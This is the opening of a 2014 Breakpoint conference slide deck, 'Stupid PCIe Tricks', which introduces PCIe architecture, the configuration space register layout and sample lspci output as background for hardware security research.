Stupid PCIe Tricks

Joe FitzPatrick
Breakpoint 2014

SecuringHardware.com

whoami

- Electrical Engineering education with focus on CS and Infosec
- 8 years doing security research, speed debug, and tool development for CPUs
- Hardware Pen Testing of CPUs
- Security training for functional validators worldwide
- Software Exploitation via Hardware Exploits, AKA SExViaHEx

Joe FitzPatrick
@securelyfitz
joefitz@securinghardware.com

SecuringHardware.com

If Joe Fitz…

Joe Sitz

Disclaimer


This is not academic-caliber research.

Lots of this stuff has been done before.

The difference is that I aim to show that PCIe attacks can be easier and cheaper than previously thought

What is PCIe?

PCIe is PCI!



```
user@ubuntu:~$
user@ubuntu:~$
user@ubuntu:~$ lspci -bnn
00:00.0 Host bridge [0600]: Intel Corporation 82P965/G965 Memory Controller Hub [8086:29a0] (rev 02)
00:01.0 PCI bridge [0604]: Intel Corporation 82G35 Express PCI Express Root Port [8086:2981] (rev 02)
00:03.0 Unassigned class [ff00]: Device [1ab8:4000]
00:05.0 Ethernet controller [0200]: Intel Corporation 82545EM Gigabit Ethernet Controller (Copper) [8086:100f]
00:0a.0 PCI bridge [0604]: Digital Equipment Corporation DECchip 21150 [1011:0022]
00:0e.0 RAM memory [0500]: Red Hat, Inc Virtio memory balloon [1af4:1002]
00:1d.0 USB controller [0c03]: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB UHCI #1 [8086:2658] (rev 02)
00:1d.6 USB controller [0c03]: NEC Corporation uPD720200 USB 3.0 Host Controller [1033:0194] (rev 03)
00:1d.7 USB controller [0c03]: Intel Corporation 82801FB/FBM/FR/FW/FRW (ICH6 Family) USB2 EHCI Controller [8086:265c] (rev 02)
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00:1f.0 ISA bridge [0601]: Intel Corporation 82801HB/HR (ICH8/R) LPC Interface Controller [8086:2810] (rev 02)
00:1f.1 IDE interface [0101]: Intel Corporation 82801BA IDE U100 Controller [8086:244b] (rev 05)
00:1f.2 SATA controller [0106]: Intel Corporation 82801HR/HO/HH (ICH8R/DO/DH) 6 port SATA Controller [AHCI mode] [8086:2821] (rev 02)
00:1f.4 Multimedia audio controller [0401]: Intel Corporation 82801BA/BAM AC'97 Audio Controller [8086:2445] (rev 02)
01:00.0 VGA compatible controller [0300]: Device [1ab8:4005]
user@ubuntu:~$
```

PCIe is NOT PCI!




Foto tomada por Jorge González http://es.wikipedia.org




Photo by snikerdo http://en.wikipedia.org

Links and Lanes




Diagram: PCIe 2.1 specification

Hierarchy




Diagram: PCIe 2.1 specification

Switching and Routing




Diagram: PCIe 2.1 specification

Layers





Diagram: PCIe 2.1 specification


Configuration Space



31			0	Byte Offset
Device ID		Vendor ID		00h
Status		Command		04h
Class Code			Revision ID	08h
BIST	Header Type	Master Latency Timer	Cache Line Size	0Ch
Base Address Registers				10h
				14h
				18h
				1Ch
				20h
				24h
Cardbus CIS Pointer				28h
Subsystem ID		Subsystem Vendor ID		2Ch
Expansion ROM Base Address				30h
Reserved			Capabilities Pointer	34h
Reserved				38h
Max_Lat	Min_Gnt	Interrupt Pin	Interrupt Line	3Ch

Diagram: PCIe 2.1 specification

Configuration Space




31			0	Byte Offset
Device ID		Vendor ID		00h
Status		Command		04h
Class Code			Revision ID	08h
BIST	Header Type	Master Latency Timer	Cache Line Size	0Ch
Base Address Registers				10h
				14h
				18h
				1Ch
				20h
				24h
Cardbus CIS Pointer				28h
Subsystem ID		Subsystem Vendor ID		2Ch
Expansion ROM Base Address				30h
Reserved			Capabilities Pointer	34h
Reserved				38h
Max_Lat	Min_Gnt	Interrupt Pin	Interrupt Line	3Ch

```
user@ubuntu:~$ lspci -d 8086:244e -xnn
00:1e.0 PCI bridge [0604]: Intel Corporation 82801 PCI Bridge [8086:244e] (rev f2)
00: 86 80 4e 24 07 01 10 00 f2 00 04 06 00 00 01 00
10: 00 00 00 00 00 00 00 00 00 03 03 20 c0 d0 80 22
20: 20 ef 10 f0 01 e1 f1 e1 00 00 00 00 00 00 00 00
30: 00 00 00 00 50 00 00 00 00 00 00 00 00 00 03 00
```

Diagram: PCIe 2.1 specification

